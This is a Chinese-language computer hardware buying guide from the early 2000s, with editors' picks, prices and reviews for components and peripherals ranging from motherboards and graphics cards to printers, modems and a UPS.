强力回旋钛翼(WingMan Strike Force 3D)是罗技公司最近推出的一款支持力反馈的飞行摇杆。整个摇杆一共有九个可编程按钮、两个苦力帽（分别是八方向和四方向的，可适应不同种类游戏）、一个方向舵和一个节流阀，功能十分强大。做工精良，整个摇杆没有任何异常突起、毛刺或其他粗糙的痕迹，握把转动灵活无阻碍。手感很好，在握把的下方有个托板，可以将手腕放在上面，长时间使用后也不会感到疲劳。

编辑视点：手感一流，做工精良

编辑点评：强力回旋钛翼按钮按下时的阻力大小恰到好处，节流阀精度很高，在游戏中可作1%幅度调整。在摇杆上还有一个在鼠标上才出现的滚轮，在游戏中可以用于切换当前武器，同时它也可以按下，这样左手就可以完成切换并发射武器的动作。握把可以左右水平扭动，在游戏中相当于方向舵，弥补了WINGMAN FORCE没有方向舵的遗憾，具有如此强大功能的摇杆在市场上非常少见。此摇杆支持力反馈协议——I-Force 2.0，在游戏中的表现非常好，发射武器、爆炸、启动发动机以及碰撞等力反馈效果都能很好地模拟出来，不过此摇杆的价格比较昂贵，市场零售价要近千元，对口袋尚未十分饱满的游戏玩家们来说肯定是一笔大开支，但它的性能实在很出色——也是铁杆游戏爱好者的小编们的梦中情人和最佳选择——尤其是在不需要小编自己出钱的情况下。

声卡

创新SB LIVE! 豪华版5.1



市场参考价：730元

选择理由：家用娱乐级的名牌，反正我们自己家里用的都是这个东东

编辑视点：功能全面，性能强大

编辑点评：虽然现在有很多声卡都号称支持AC-3硬件解码，但无论从功能、音质、做工还是各方面综合考虑，我们还是选择创新SB LIVE! 豪华版5.1。创新SB LIVE! 豪华版5.1的主芯片为EMU10K1，这是一块复杂程度堪与Pentium CPU相媲美的、功能非常强大的音频处理器，可以通过升级LIVEWARE为其不断增加新功能。此产品支持AC-3硬解码，并通过了DOLBY DIGITAL认证，这在家用声卡市场里是很少见的。其实凭借EMU10K1的强大运算能力，解AC-3根本就是小菜一碟。卡上除了有AC-3所必须的6声道输出（前左/前右、后左/后右、中置/低音炮）外，还有数字输出接口，可以用来连接数字音箱、MD等数码产品。当然，SB LIVE!系列一向引以为豪的EAX环境音效也是它的主要卖点之一，目前相当一部分PC游戏中都加入了对EAX环境音效的支持，今后支持EAX的游戏将越来越多。SB LIVE! 豪华版5.1最大的缺点就在于它的价格，目前市场零售价为730元左右，愿意花这么多钱买声卡的玩家还仅占一小部分——其实既然大家能够花上千元买GeForce2 GTS，为什么不能买一块性能比较出色的声卡呢？况且声卡要比CPU、显卡等产品保值得多，所以现在稍微多花一点钱买一块比较先进的声卡还是很有必要的。

主板

Intel处理器最佳伴侣 联想SX5EP


市场参考价：920元

选择理由：性能稳定，质量保障好，性价比高

815主板芯片组是Intel重要的战略产品，而联想是最早在中国推出基于815芯片主板产品的厂家。联想在产品上市后以极低的价格和优秀的产品质量使815主板迅速成为主流，功劳不小。

编辑视点：创新的超频技术

编辑点评：作为其上一代SX2EP主板的升级产品，



SX5EP是在SX2EP基础上进一步完善设计后的产品，上市后立刻成了新的宠儿。这些技术包括诸如最新的StepEasy、可调CPU内核电压等设计，大大加强了可超频性，非常值得我们选择。SX5EP首先采用了联想最新的创新技术StepEasy，这项技术是联想继去年11月在COMDEX上发布BootEasy三个月之后又一领先的创新技术。这项技术为用户带来怎样的好处呢？那就是它使主板的无极变频成为可能，摆脱了以前外频只能由66跳到100至133MHz的羁绊。如今在SX5EP这款主板上，每1MHz CPU内频都可选择来超频，比如866MHz的CPU可以从866MHz超到867MHz、868MHz、869MHz……大大提高了DIY玩家现有系统资源配置的适应性，挖掘CPU的最大潜力，从而发挥整个系统的最大效能。联想SX5EP主板的另一个特点是CPU核心电压可调性。超频爱好者在CPU核心电压一定的情况下，使用StepEasy已可以超频到一定极限，但对于超级发烧友来说，这还不是真正的"发烧"。那么有了可调CPU核心电压设计，超级发烧友将会挑战极限，在安全的前提下领略征服的快乐。当然，超频也要适可而止，否则……小心您的CPU哦！SX5EP还支持BooTEasy技术，从而大大加速了启动的速度，用户再也不必耐着性子等待漫长的开机过程了。

P4处理器最佳伴侣　华硕P4T

市场参考价：1300元



选择理由：说到底，PC的性能和速度依赖于所采用的中央处理器。Intel已经正式发表了其跨越GHz界限的奔腾4 CPU，有1.4GHz、1.5GHz、1.7GHz，很快就会超过2GHz。这些GHz级CPU的性能优势是显而易见的，对那些缠绵于错综复杂的游戏、互联网和程序应用的不知疲倦的家伙来说，简直就是大救星。华硕P4T即是充分发挥P4真正威力的硬件平台。

编辑视点；性能稳定、兼容性极佳

编辑点评：在整体性能上，P4T要比Intel自己的850主板高出25%，甚至有国外评论认为，就整体性能和设计上的心思而言，P4T几乎为所有的后来者创造了一个不可逾越的标准。有这样几点值得注意：其一，为了解决P4巨大的发热量，P4T并没有遵照Intel的标准定义，而是将CPU的插座旋转了90度，并将RIMM内存槽放在了CPU槽的右边（而不是通常的下方）。经测试，这样做的结果是能将CPU、内存、MCH芯片产生的热量更好地导流出去，有效提高了散热性能；其二，P4T支持双通道的4条RIMM内存槽，但4条内存槽并不是均匀排列，而是两条一组，两组间留出一定的距离，解决了RAMBUS内存的散热问题;其三，P4系统除了散热和电源上的特殊要求外，也要求专用的机箱。但P4T经过极具创意的设计，可以兼容任何一款标准的ATX机箱。如果你是在旧系统的基础上进行升级，P4T是惟一的选择，因为目前只有P4T是同时提供前后兼容功能的P4主板。

AMD处理器主板选择　技嘉7ZXR

市场参考价：1320元

选择理由：采用KT133A芯片，性能稳定

对AMD主流处理器，尤其是1G以上的处理器，现在公认支持最好的主板芯片就是KT133A芯片组，技嘉7ZXR当然也不例外，其良好的做工和用料是性能稳定的重要保障。

编辑视点：超值的附加功能

编辑点评：技嘉7ZXR依然采用了技嘉独有的DAUL BIOS技术。由于基本上采用KT133A芯片组的主板在性能上没有过多的差别，因此大家都开始对主板芯片组以外的天空做文章，以附加的IC控制芯片来加强整体性能和额外的功能。由于技嘉一向对这些辅助外围很重视，这块GA-7ZXR集成了硬声卡CT5880和hotpiont RAID卡，并提供了一定的超频设置，最大的特点是稳定，附加价值高。现在大多数主板都集成了AC97规范的软声卡，虽然在成本方面得到了有效的价格控制，但在音效方面很是差强人意。而技嘉在这方面，总是不惜工本地选用Creative中档价位的CT5880芯片来做板载声卡(零售市场的PCI128D也是这块芯片，价格却在200大元左右)。要知道，一般的AC97不仅音效方面很糟糕，占用率也是个问题，一般都不能支持4声道输出。而板载的CT5880不仅支持四声道输出，还完全支持EAX扩展音效1.0规范，且有效节约CPU资源。加上板载的hotpiont RAID芯片，不仅可以提供RAID模式，还大大扩充了IDE设备的空间，达到了8个可扩充IDE口，非常超值。

显卡选择

七彩虹霹雳9000二代

编辑视点：GeForce2 Pro

编辑点评：继七彩虹霹雳9000之后，世和资讯又推出了GTS第二代产品——"七彩虹霹雳9000II"，霹雳9000二代采用GeForce2 Pro芯片，搭配SAMSUNG-5ns DDRAM 32MB显存，红色PCB、六层板布线、钽电容以及在PCB上镶嵌有七彩虹LOGO及霹雳9000字样。很多朋友比较质疑的是它的显存频率，在nVIDIA的白皮书中，规定GeForce2 PRO芯片需搭配速度为400MHz的DDR显存，而七彩虹的霹雳9000系列则没有；在很多实验室的实际测试中，性能确实不如真正搭配400MHz DDR的GeForce2 Pro显卡，但真正的GeForce2 Pro显卡售价通常都比较昂贵，恐怕很多用户都不能接受……问及小编的想法，以999元购买这款七彩虹霹雳9000II（采用GeForce2 Pro芯片、搭配非标准的366MHz DDR显存）还是非常超值的。至于显卡做

工方面，虽不能和国际大厂相比，但也算得上中规中矩 。

艾尔莎影雷者311（GeForce MX200）

编辑视点：性能优异之著名品牌

编辑点评：这款专门针对中、低用户的入门级显卡——影雷者311(GeForce2 MX 200)配备了32MB显存，虽然比起GeForce2 GTS系列减少了两条渲染流水线，但也同样具备独立像素阴影（Per-Pixel Shading）及第二代几何光源处理引擎（Transform & Lighting Engine），可以满足大多数游戏对显卡的要求，并且有两种不同规格版本，其中一款配有TV-Out（电视输出接口），内建了Video-Out功能，为消费者提供了多媒体应用的选择。影雷者311是艾尔莎MX系列显卡中的经济型版本，玩家只需花费很少的钱，就可全面体验艾尔莎带给大家的全新3D技术，让复杂的3D场景高速、完美地展现在用户的眼前。

当然，选择影雷者311还有一个原因，艾尔莎的产品一贯以优异的性能、极佳的稳定性和完善的驱动程序而著称于业界，全球六年原厂质保，更体现了艾尔莎对其显卡产品的无比信心。相信艾尔莎影雷者311必将成为入门级游戏玩家的最佳选择。

CPU

雷鸟1G

市场参考价：1010元

选择理由：性价比一流

编辑视点：比Intel处理器更先进的技术

编辑点评：随着AMD逐渐崛起，雷鸟和Duron处理器也开始蚕食Intel的市场份额。雷鸟的一级缓存为128KB，二级缓存为256KB，设有三条浮点运算流水线，这使得雷鸟每次可以执行3个指令的超标量浮点运算。AMD的增强型3DNow！指令集包括45条指令，这种新增加的指令主要用于改善整数运算能力、提高数据流系统数据传输速度，改善音频及通讯性能。这样一来，雷鸟处理器就能更好地支持多媒体应用及进行浮点运算的应用程序：包括网页设计工具及多媒体软件等，使有关软件能更好地发挥性能。雷鸟的二级缓存的带宽为64bit，和赛扬II相同。不过它采用了16路联合并发二级缓存设计架构，整整是赛扬II的4倍，比铜矿还多了8路，这使得它的整体性能大为提高。对于普通消费者来说，性能略高于同频PIII，而价格却只有后者2/3的雷鸟CPU绝对是个非常好的选择。目前PIII 1GHz仍然要将近1600元，而1GHz（133MHz外频，266MHz前端总线）的雷鸟处理器不过千元左右，性价比孰优孰劣不言自明。雷鸟的性价比确实非常高，但它并非适合每一个用户，因为现在能够与它们相配合的主板芯片组并不像Intel PIII那样多，其中比较成熟的也只有VIA的KT133A，而KT133A芯片组还需要安装补丁才能够正常工作。而且就算安装了VIA发布的四合一补丁，其内存、磁盘与AGP总线性能与Intel 815E/815EP相比也仍有一定差距。与部分硬件的兼容性也是阻碍用户们选择雷鸟+KT133A组合的另一个主要原因，一小部分硬件会与KT133A芯片组主板发生冲突，虽然这些硬件的厂商大多发布了解决此类问题的补丁，但这也需要用户有一定解决问题的能力，因此，在一些稳定性至上的领域（例如服务器或专业工作站等），仍然以Intel体系的电脑为首选。

DVD-ROM

三星12X DVD ROM



选择理由：性价比好，品质有保障

三星12X DVD-ROM符合目前主流速度需求，在结构上采用了单光头单镜片的模式，这种结构较早期的双光头技术更先进，具有寻道时间短、纠错性能强、防震性好、成本更低的优点。在实际应用中，三星DVD-ROM也给我们留下了盘片兼容性好、读盘稳定的印象。另外三星DVD区码的锁定是可以通过软件来破解的（嘿嘿嘿……），使得这款DVD-ROM的使用价值更高了。

编辑视点：可破的区码锁定

编辑点评：在国内市场上，DVD-ROM的价格近一段时期以来有很大幅度的下降，并即将取代传统CD-ROM成为个人电脑新的标配。但到目前，DVD的应用和销量还未能超过传统的CD-ROM，究其原因，主要是DVD光盘种类还不够普及和丰富，DVD的应用面也还不够广泛，所以DVD除了看看DVD影碟外，对部分人来说，用处并不大。

虽然DVD由于种种原因还没有得到广泛的应用，但必须承认DVD规范以其超大容量和更出色的应用性能肯定会成为传统CD-ROM的接班者，DVD的技术规范已相当成熟，产量在经历今年年初的缺少关键元件冲击后已稳定下来，并进入了一种压低成本大量生产的阶段，DVD软件光盘也在不断的增加，相信DVD技术的普及应用也指日可待了。

我们这次推荐的DVD产品是来自老牌大厂三星的12速DVD-ROM，这款DVD-ROM的重要部件都是三星自行研发和生产的，以三星一贯的品质和信誉，我们给予了很高的信任。

8速刻录机

NEC奔驰 7500A 8432



市场参考价：888元

选择理由：性价比好

最近关于刻录机是否能成为PC机的标准配置的话题很受人关注，其焦点还是在于刻录机的价格。在Acer4432价格风暴之后，8432档次的刻录机迅速成为市场的主流，也开始卷入价格战的旋涡，这也大大推动了刻录机普及的步伐。NEC 7500A上市之初就将自己定位在1000元以下，性价比很高，成为我们的推荐首选。

编辑视点：刻写不挑盘，稳定性好

编辑点评：8速写4速复写32速读的指标是目前国内主流刻录机的指标，在这个档次的刻录机中，NEC的这款是

最早降价到1000元心理线以下的，但产品本身绝对是一流品质。许多评测室的测试都对这款产品给予了很高的评价，尤其是在读盘稳定性、读盘速度、刻录速度、刻录盘片兼容性和CPU资源占有率方面。NEC 7500A都有很出色的表现，在这个价格下，NEC 7500A的确很超值。不过令人遗憾的是，这款CD-RW驱动器没有赠送任何刻录软件和CD-RW盘片。

12速刻录机

Acer1208A

市场参考价：1600元

推荐理由：刻录速度快，售后服务好

在过去的一年中，CDRW ROM市场价格竞争非常激烈，从而使CDRW ROM真正平民化。Acer作为CDRW ROM市场上的主流倡导，在这方面居功至伟，现在Acer又发布了新一代的CDRW ROM 1208A产品，有12速写、8速复写、32速读的能力。这款产品引进了Acer的无缝连接技术，具备刻录速度快，又是国内厂商研发生产，能够提供很好的服务支持，性价比在同档次机型中相当好。

编辑视点：Seamless Link（无缝连接技术）

编辑点评：自IDE规范接口的CDRW ROM产品问世以来，以其廉价、使用方便的特点深受普通用户的喜爱，不过可能有些人会说IDE接口的CDRW ROM有遗憾，原因是Buffer Under Run错误率较高，与SCSI接口的CDRW ROM相比，系统资源占用也较高。为了解决以上问题，许多厂商都在研发新的技术以提供解决方案，Acer1208A的无缝连接技术就是其中的代表之一。

Seamless Link技术是一个最新的功能，它可以通过自动在错误发生前预报而防止Buffer Under Run的问题。即使有此问题出现，也能通过此项技术做到无缝连接，完全解决了使用者的刻录烦恼。该技术的应用是1208A的最大亮点。

PC电源

大水牛ATX P4电源

市场参考价：250元



选择理由：大水牛电源优异的品质和性能在DIY用户中声望很高，而且大水牛P4电源是首批通过Intel P4系统认证之品牌电源，再次见证大水牛电源的非凡实力。

编辑视点：做工一流，性能稳定

编辑点评：大水牛P4电源符合ATX2.03设计要求，提供了五大一小输出接口，具备足够的负载能力。电源除了标准的ATX电源输出接口外，更为奔腾4系统增加了4PIN的12V CPU专用电源接口和6PIN P4主板电源增强接口，为整个系统提供了充足稳定的动力来源。

大水牛电源一贯做工严谨，用料上成，这个P4电源也不例外。外壳上有大面积的散热孔，能清楚看到电源的内部，其功率三极管所连接的散热片面积大且厚，有效增强散热效果；还配合了一个0.21A、12V的散热风扇，电源的散热将不成问题；加之支持智慧型风扇自动温控功能，确保最佳散热的同时，将功耗和噪音降至最低。电源内部采用了不少高指标的器件，如高压滤波电容和高质量的CBB（陶瓷基层）电容，令大水牛P4电源拥有更纯净的输入电流和更高的电气性能，并且输出的滤波电容值也较大，对主板工作时的稳定性起到重要的作用。电源还内建电磁干扰过滤电路，并有过压、过流、短路等多重保护功能。大水牛P4电源已通过FCC-B、长城安规等安全和电磁方面的认证，让用户安心使用。

移动硬盘

爱国者移动存储加密王



选择理由：性价比高、安全性强、携带方便

北京华旗资讯公司最新推出的爱国者移动存储加密王是集存储和加密两者于一身的高科技保密存储产品，具备携带方便、安全性强的特点，而且比国外同类产品在价格上要便宜很多。

编辑视点：加密、防震

编辑点评：爱国者移动存储加密王采用了目前计算机领域的技术，包括：USB端口技术、自动平衡滚轴系统、数据加密防卫区等。

自动平衡滚轴系统的核心是自动平衡滚轴磁头，它使得爱国者移动存储加密王不管在何种环境下都具有一定的安全可靠性，其运行稳定性大大提高。

爱国者移动存储加密王通过提供128位加密算法，对产品预置的2G空间的虚拟加密分区提供口令保护，从而防止他人进入，非法访问该加密区内的数据。用户可进行任意的访问，或重设置本人密码以防止他人非法访问，使用起来非常方便、安全。另外此款产品采用USB接口，即插即用，支持热插拔，无需重新启动计算机即可把移动存储加密王加载在计算机中进行数据移动操作，操作完成后拔下USB连线即可。能方便地对信息进行彻底的物理隔离，从而真正地保证了数据信息的安全性。

激光打印机

HP LaserJet 6L Pro

市场参考价：3120元

选择理由：品质稳定、性价比高

HP 激光打印机都以 LaserJet（镭射）为标志，这也表明了 HP 激光打印机的市场地位，可以毫不夸张地说：HP 的激光打印机无论在销量还是技术上都是当之无愧的 No.1。

HP LaserJet 6L Pro 是久负盛名的前辈 6L Gold 的替代产品，或者称为升级版本，外观轻巧而优美。它不但秉承了 HP LaserJet 6L Gold 的所有优点，轻松实现 N-up（复杂图形）打印，超强防伪打印，而且在设计上更加体现了性能、质量与成本的高度统一。

编辑视点：适用于商业用户或 SOHO 家庭，经济实用，具有专业水准打印质量。

编辑点评：HP LaserJet 6L Pro 在产品定位上十分明确，例如：由于每分钟 6 页的打印速度和 600dpi 的分辨率已经足够满足个人用户的需求，同时不必因为多余的打印速度和分辨率而支付更多的价格，因此惠普仍然保持了这一标准；另外，由于桌面用户有更多的图形方面的打印需求，HP LaserJet 6L Pro 还采用了更快的 Motorola Cold Fire 5202 34 MHz 处理器和更多的内存（4MB），比原来 HP LaserJet 6L Gold 的 Motorola 68030 24 MHz 和 1MB 明显高出一筹。HP LaserJet 6L Pro 具有鲜明的特色：打印成本低，易于安装和使用，经济模式时可降低打印成本 50%；省电模式时，降低能耗；采用 HP 内存增强技术（MEt），减少内存升级需求并能方便增加内存，满足更复杂打印作业的需求；集成化的 HP LaserJet CRISP，具备超强的兼容性、可靠性、图像品质、打印速度和多种打印纸类型。此外，专业化的文档打印效果也令人爱不释手，采用真正 600 × 600dpi 激光及 HP 分辨率增强技术（REt）；超精细碳粉，确保纯正黑色与平滑，灰度效果清晰、持久；备用直通走纸通道，提供无折皱信封打印并实现快速打印；专利产品 "即时热熔器"，省掉了打印机预热时间；18 秒首页打印速度，缩短了等待文档打印的时间；快速返回应用程序功能，使您可以在文档打印过程中迅速返回工作状态。随着互联网的普及程度越来越高，个人桌面办公也越来越成为一种时尚，尤其对一些中小企业和需要桌面办公的个人来说，一台小巧、耐用、价廉的激光打印机是必不可少的。激光打印机以其极高的的性价比优势将进入一个桌面应用的时代，惠普公司的 HP LaserJet 6L Pro 满足了这个快速增长的个人桌面办公市场需求。

喷墨打印机

EPSON STYLUS PHOTO 790(图片)

市场参考价：1750 元

选择理由：打印效果出众，价格低廉，方便快捷的数码打印功能。

爱普生公司一向以卓越的品质著称于影像界，其出品的高档喷打是搞美术或摄影的朋友彩色输出的首选。现在 EPSON 力推这款号称 "最佳家用级打印机"，拥有众多先进技术，配合爱普生独有的微压电喷头，将用 2880dpi 分辨率为我们写意多姿多彩的生活。

编辑视点：适合家庭的高档彩喷，数码时代彩打的好选择。


编辑点评：EPSON STYLUS PHOTO 790 秉承了 EPSON 微压电喷墨打印技术超高精度的特点，和 4 微微升精细快干墨水一起，达到了创纪录的 2880dpi 打印分辨率，从而使图像的过渡色和高光区域能有更好的效果。同时，宝石级抗光六色墨水（青、浅蓝、洋红、浅红、黄色和黑色），配合自然色彩还原技术（Natural PhotoTM Technology），超越 RGB 显示局限，通过对自然色彩——尤其是蓝、绿色彩的突破性还原，将视觉色域全面展现，因此色彩更丰富、鲜艳而不浓郁，能表现细腻自然的肤色和富于质感的毛发。在便捷性方面，PHOTO 790 也大有长进，首先是它具备无边距照片打印技术（BorderFreeTM Printing）和智能墨滴变换技术，能够在各种大小的幅面上快速打印没有留空白边缘的图片。这个功能在打印海报时特别有用，不仅可以有效利用纸张幅面，而且避免了以往拼图时先裁边的麻烦。其次进纸方式改为了新的摩擦进纸方式，用过 EPSON 以前的照片打印机的朋友可能会留下遗憾：蛮漂亮的画面上仔细看却有一列细细的齿轮印，真是不爽，但现在完全解决了这个问题。在此基础上，配合专用的长条相片纸、纸张固定器和附件，EPSON 还赋予 PHOTO 790 连续打印 4 × 6 寸数码照片的能力，这一点挺像专用的数码打印机，节省了用户的耗材，简单的操作令任一位数码相机爱好者都能迅速得到想要的照片，在这个模式下，有点类似于条幅纸打印，不过分辨率降到了 1440dpi，因为在小幅面上，过高的分辨率只会消耗墨水而不会令打印效果得到进一步的改善。在软件方面，EPSON 在原有的 PhotoEnhance4 图像增强功能基础上，为打印数码图像或网页小图片而专门研制了 " 全能边缘修正技术 "，保证打印时边缘清晰整齐平滑。集成的驱动也能帮助初级用户只要选择就能完成水纹、布纹和光晕等特殊效果。总之，一切的一切，都使得 EPSON STYLUS PHOTO 790 有着傲视同类的资本，保证它能提供给我们特别 Cool 的照片和特别 Happy 的打印乐趣。

Canon喷墨家用打印机 S600(文字)

市场参考价：2280 元

选择理由：同档次打印机中性价比特好的一款

长期以来，佳能的打印机在同档次产品中一直扮演着特佳性价比的角色，这款 S600 也不例外，它为家庭用户提供了特别经济划算的打印解决方案。



编辑视点：出色技术结合简易应用

编辑点评：S600 具备 1200X2400dpi 高分辨率打印能力，拥有高速的 4 马达系统机械引擎，并采用独立式墨水盒设计、多喷嘴系统和高速墨滴喷射，在任何色彩模式下，都是 5 微微升超小墨滴打印，结合精确的墨水检测系统，可以令打印效果更加逼真精彩。另外，S600 打印时只产生低于 39 分贝的噪音，很好地控制了喷墨打印机的弊病。而且 S600 的用户软件控制界面保持了佳能打印机一贯的友好特性，操作简单，易于上手，十分适合家庭办公及休闲的用途。

扫描仪

方正 F4180U

市场参考价：444 元

选择理由：性价比高、服务出色

编辑视点：没想到CCD（冷阴极射线管）、600dpi的主流扫描仪价格会降到这个地步，良好的性能非常适合预算不多的家庭使用。

编辑点评：方正 F4180U硬件指标600×1200dpi，48bit（软件增强），USB 接口，预扫速度快，体积小巧，仅重2.2千克；软件丰富：附送方正88款字体和好用的PhotoImage图像处理软件等；服务好，方正扫描仪用户只要填写"方正扫描仪用户专享服务卡"即可享受方正的全方位"阳光服务"，其中包括：电话支持服务（在使用过程中若出现技术故障，通过服务热线可与方正工程师直接联系）；在线支持服务（包括网上资料、资料寄送两项服务，同时在方正网站上得到与日常维护相关的资料、驱动程序下载服务）；方正将通过电子邮件、邮寄或与产品同时配送等方式，优先向扫描仪用户发送技术资料（资料包括与用户所购产品相关的最新技术资料、资料光盘、产品使用指南等）。所以说，作为方正用户还是挺幸福的。

数码相机

NIKON 950



市场参考价：4800 元


选择理由：拍摄方便，性能卓越

编辑视点：NIKON 950作为尼康代表作之一，配合以方便完整的拍摄功能及优秀的旋转镜头，绝不逊色于任一款5000元级别的两百万像素主流数码相机。

编辑点评：尼康CoolPix950数码相机具备1/2寸 211万像素CCD，解像度高达1600×1200像素，提供清晰细致的影像素质，效果完美，其镜头采用优质光学设计，镜片均经多层加膜保护，而其中的非球面镜片，可减低偏色及变形的情况，确保光学表现，绝对卓越专业。智慧型的测光系统充分利用存储于相机资料库内的30000个由实际拍摄经验而来的画面资料进行分析，与其他系统所使用来自实验室模拟情况所运算的数字不同，因此准确度令人喜出望外。独有256幅面距阵测光，即使在复杂照明情况下，亦可曝光完美；偏重中央测光和约为整个画面的3% 的重点测光三种模式。除此以外，关于拍摄方面功能齐备，比如曝光调控可选取全自动曝光模式，亦可从 +_2EV 间分1/3级作曝光补偿。另设快门先决自动及光圈先决自动曝光模式。最佳影像选择（BSS） 功能可从多张连续拍摄影像中自动选取最清晰的一张加以记录。5种色调补偿模式可作影像光度及对比补偿，感光度调控在弱光情况下，可手动调校。近达2cm的微距拍摄，可外接显微镜等多种镜头，适用于医学、公安、天文等各种特殊领域。在其他性能上，比如高素质液晶显示屏、内置闪光灯（也可外接）、外接镜头、个人习惯设定、高速连续拍摄模式等，NIKON 950均能满足大众的需要。所以说，NIKON 950是一款功能全面、性能出众的数码相机。

Modem 选择

实达 网上之星5600DB/V.92



市场参考价：550 元

选择理由：品牌价值和稳定的上网性能

实达公司属于很早就进入调制解调器市场的国内厂商，和现在市场上的一些中小规模厂商不同的是，实达拥有自己的研发部门，有着很好的新品开发能力，也使得其产品一直保持着很好的稳定性和性能价格比。


编辑视点：支持最新的V.92技术，上网更加流畅便捷

编辑点评：实达的网上之星5600DB/V.92是该公司为了适应最近新推出的V.92技术而专门设计的一款新品。所谓V.92技术就是支持最新的ITU-T V.92传输协议，在下行最大速率56000bps的同时，将上行最大速率从原来的33600bps提升到了48000bps；拨号速度也缩短了25%以上；增加了新的MOH（Modem on Hold）功能；支持最新的V.44压缩协议，大幅度提高数据压缩率等多项新技术。使得上网浏览速度有了较大地提升，还可以实现保持连线状态下接听来电的新功能。至于调制解调器的心脏（主芯片），该款产品使用了现在市场上口碑最好的conexant（rockwell）芯片组。加上实达的自我设计和开发能力，使得在连接速度、抢线能力、上传下载稳定性、有无掉线现象、抗干扰能力等多项指标中，网上之星5600DB/V.92都有着不俗的表现。

另外，前卫的外型设计和鲜亮的外壳颜色，是它的优点之一，在调制解调器技术十分成熟的今天，很多用户都会不由自主地考虑外型、颜色等指标。价格方面，也属于中等水平。如此性能价格比的好东东，实在是很难不让人心动呀！

CPU 风扇

九州风神系列CPU散热风扇



选择理由：优秀的性能和安全性

CPU主频越来越高，PC的性能也越来越强，但CPU的主频越高也就意味着CPU的工作功率更大，发热量也更大，CPU的安全问题也愈显得重要起来，尤其是一些超频狂人们更是觉得棘手，于是一个散热性能好的CPU风扇在这个时候就显得很重要了。九州风神系列风扇集合了市面上各种CPU 风扇优秀的设计，取长补短，推出了价格相对低廉，但散热性能不俗的精品，在市面上颇受好评，也得到了我们编辑的一致推荐。


编辑视点：产品系列齐全，散热性能好

编辑点评：九州风神系列CPU散热风扇最令人称道的是它的产品线很齐全，从PIII到AMD CPU都推出了相应的产品专用系列，针对每款CPU的特点来配套设计，提供了完整的

散热方案，而且产品的材料包括了铝合金和铜金属等最佳导热材料，风扇的转速也有4000-6000转的不同指标，并详细考虑了风扇高转速带来的噪音、风扇大小带来的安装不方便等因素，质量服务上相当有保障。

机箱


银河机箱



银河机箱主要由前部的塑料面板和钢板铆接而成的框架两部分组成，前面板采用硬度较高的ABS或HIPS工程塑料制成，即使长时间使用也不会泛黄或开裂，而且易于清洁。至于机箱本身的钢板的厚度则有将近一毫米或更厚，并且板材是经过特殊处理的SECC冷镀锌钢板，这样制成的机箱具有高屏蔽性、高导电率、刚性好、不易生锈、耐腐蚀等特点。由于较厚的冷镀锌钢板的导电率比较高，所以对机箱内外的电磁辐射有一定的屏蔽作用，不易与其他电器相互干扰，有利于提高整个系统的稳定性。而普通劣质机箱的前面板采用的塑料多数都是一般塑料，时间一长就会泛黄、老化甚至开裂，其机箱箱体所采用的钢板也很薄，整个机箱显得很软很轻，甚至只要拎起一个角后整个机箱都会变形。再有就是由于板材较软，极易导致插卡槽位定位不准确，使安装板卡发生困难。光有好的板材是不够的，还要将其加工成机箱，而工艺的好坏直接决定了机箱的品质。银河机箱的钢板边缘由于都经过了折边处理，所以绝不会有毛边、锐口、毛刺等痕迹，更不会划伤装机者的手。而且各个插卡槽位的定位也都很准确，不会有某个配件插不上的情况发生。底板厚重结实，沿对角抱起不会发生变形，具有很强的抗冲击能力。

手写板

汉王笔无线压感大将军



选择理由：性能出色，输入方便

对于键盘输入困难的人来说，手写笔输入绝对是种解脱，而一款手写笔的性能如何就成了使用者最关心的问题，汉王笔无线压感大将军则是手写笔中特别出色的一款之一。

编辑视点：软件丰富

编辑点评：汉王笔无线压感大将军在Pentium200 MMX以上的平台就能流畅使用，并提供了USB连结方式，提高了输入反应速度和降低了系统资源占有率，它的六个功能按键(可按个人喜好自定义)用于快速启动应用程序，它的设计集当今各类非键盘汉字输入之特点，不仅采用最先进的IBM via voice语音输入技术和汉王公司最新版本笔输入技术，而且集成了优秀的汉王OCR输入技术，具备自动分割、识别、处理和还原功能，使各种版式版面的手写和印刷文稿、表格输入变得简单便捷。汉王笔无线压感大将军的软件精华汉王名片通可以对各种名片进行输入、识别、分类管理和查询，不受字体字型、横排竖排限制，方便实用。加之汉王绘画软件与汉王办公、上网软件的加盟，更使"大将军"性价比出色。

UPS

APC Back-UPS 500



选择理由：著名品牌，品质有保障

APC是著名的UPS品牌，其Back-UPS系列是专门针对个人用户及中小型局域网络设计的，口碑极佳。

